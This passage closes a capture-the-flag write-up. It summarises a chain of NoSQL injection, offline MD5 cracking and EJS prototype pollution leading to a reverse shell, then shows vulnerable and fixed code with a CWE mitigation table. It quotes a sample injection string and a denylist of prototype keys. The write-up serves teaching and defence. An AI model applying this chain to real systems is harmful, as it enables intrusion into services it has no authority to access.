With the signals fixed, I could control the gnome via the web UI and finally power off the factory! 
Reverse shell files
The entire contents I explored in the reverse shell are available here.
Dissecting the attack
graph TD
    subgraph InitialAccess [1. Initial Access]
        A["NoSQL Injection (Cosmos DB)"]
        B["Data Exfiltration (Dump Hashes)"]
    end

    subgraph CredentialAccess [2. Credential Access]
        C["Weak Cryptography (MD5 Hashing)"]
        D["Offline Cracking (John the Ripper)"]
    end

    subgraph Execution [3. Remote Code Execution]
        E["Prototype Pollution (EJS Template Engine)"]
        F["Arbitrary Code Execution (Reverse Shell)"]
    end

    %% Flow Connections
    A -->|Enumeration| B
    B -->|Recover Digest| C
    C -->|Crack Password| D
    D -->|Login Success| E
    E -->|Pollute outputFunctionName| F

    %% Styling
    style A fill:#7f1d1d,stroke:#ef4444,stroke-width:2px,color:#fff
    style B fill:#7f1d1d,stroke:#ef4444,stroke-width:2px,color:#fff
    style C fill:#9a3412,stroke:#f97316,stroke-width:2px,color:#fff
    style D fill:#9a3412,stroke:#f97316,stroke-width:2px,color:#fff
    style E fill:#7f1d1d,stroke:#ef4444,stroke-width:2px,color:#fff
    style F fill:#7f1d1d,stroke:#ef4444,stroke-width:2px,color:#fff
| Phase | Vulnerability (CWE) | Mitigation |
|---|---|---|
| 1. Injection | CWE-89 Improper Neutralization of Special Elements in an SQL Command (NoSQL Injection) | Input Validation (Parameterized Queries) |
| 2. Credentials | CWE-327 Use of a Broken or Risky Cryptographic Algorithm (MD5 Hashing) | Strong Cryptography (Argon2 / Bcrypt) |
| 3. Execution | CWE-1321 Improperly Controlled Modification of Object Prototype Attributes (Prototype Pollution) | Input Validation (Freeze Prototype / Block Keys) |
Fixing the SQL Injection (CWE-89)
Vulnerability: The application constructs Cosmos DB queries by concatenating user input (username) directly into the query string. This allows an attacker to alter the query logic (e.g., ' OR 1=1).
Fix: Use Parameterized Queries. This ensures the database treats user input as literal data, preventing the interpreter from executing injected commands.
Vulnerable Code:
1
2
// FLAW: Direct string concatenation
const query = `SELECT * FROM c WHERE c.username = "${username}"`;
Secure Code:
1
2
3
// FIX: Use parameter binding
const query = "SELECT * FROM c WHERE c.username = @username";
const parameters = [{ name: "@username", value: username }];
Impact: Prevents the database dumping and enumeration attacks used to find the digest column.
Fixing the Prototype Pollution (CWE-1321)
Vulnerability: The application recursively merges user input into objects without checking for dangerous keys like __proto__, constructor, or prototype. This allowed polluting the base Object prototype, corrupting the EJS template engine to execute arbitrary code.
Fix: Implement a Denylist for dangerous keys during merge operations, or use Object.freeze() on the prototype.
Secure Design:
1
2
3
4
5
6
7
8
9
10
const merge = (target, source) => {
    for (let key in source) {
        // FIX: Block dangerous keys
        if (key === "__proto__" || key === "constructor" || key === "prototype") {
            continue;
        }
        target[key] = source[key];
    }
    return target;
};
Impact: Prevents the modification of global object properties, stopping the RCE chain at the source.
Fixing the Weak Cryptography (CWE-327)
Vulnerability: Passwords were stored using MD5, a fast hashing algorithm that is considered broken and cryptographically insecure. This allowed the hash 07f4... to be cracked in seconds using standard wordlists.
Fix: Use a slow, memory-hard hashing algorithm designed for passwords, such as Argon2id or Bcrypt.
Secure Code:
1
2
3
// FIX: Use Bcrypt with a work factor (salt is handled automatically)
const bcrypt = require('bcrypt');
const hash = await bcrypt.hash(password, 10);
Impact: Increases the cost of cracking a single password from microseconds to hundreds of milliseconds, making brute-force attacks impractical.
Funsies
I’ll try to depict how I felt during the injection attempts: 


And…by the way…too much bruteforce on this one: 
Kudos
i81b4u
And sorry for the fact that I now ruined your session 😅


just watch the robot/screen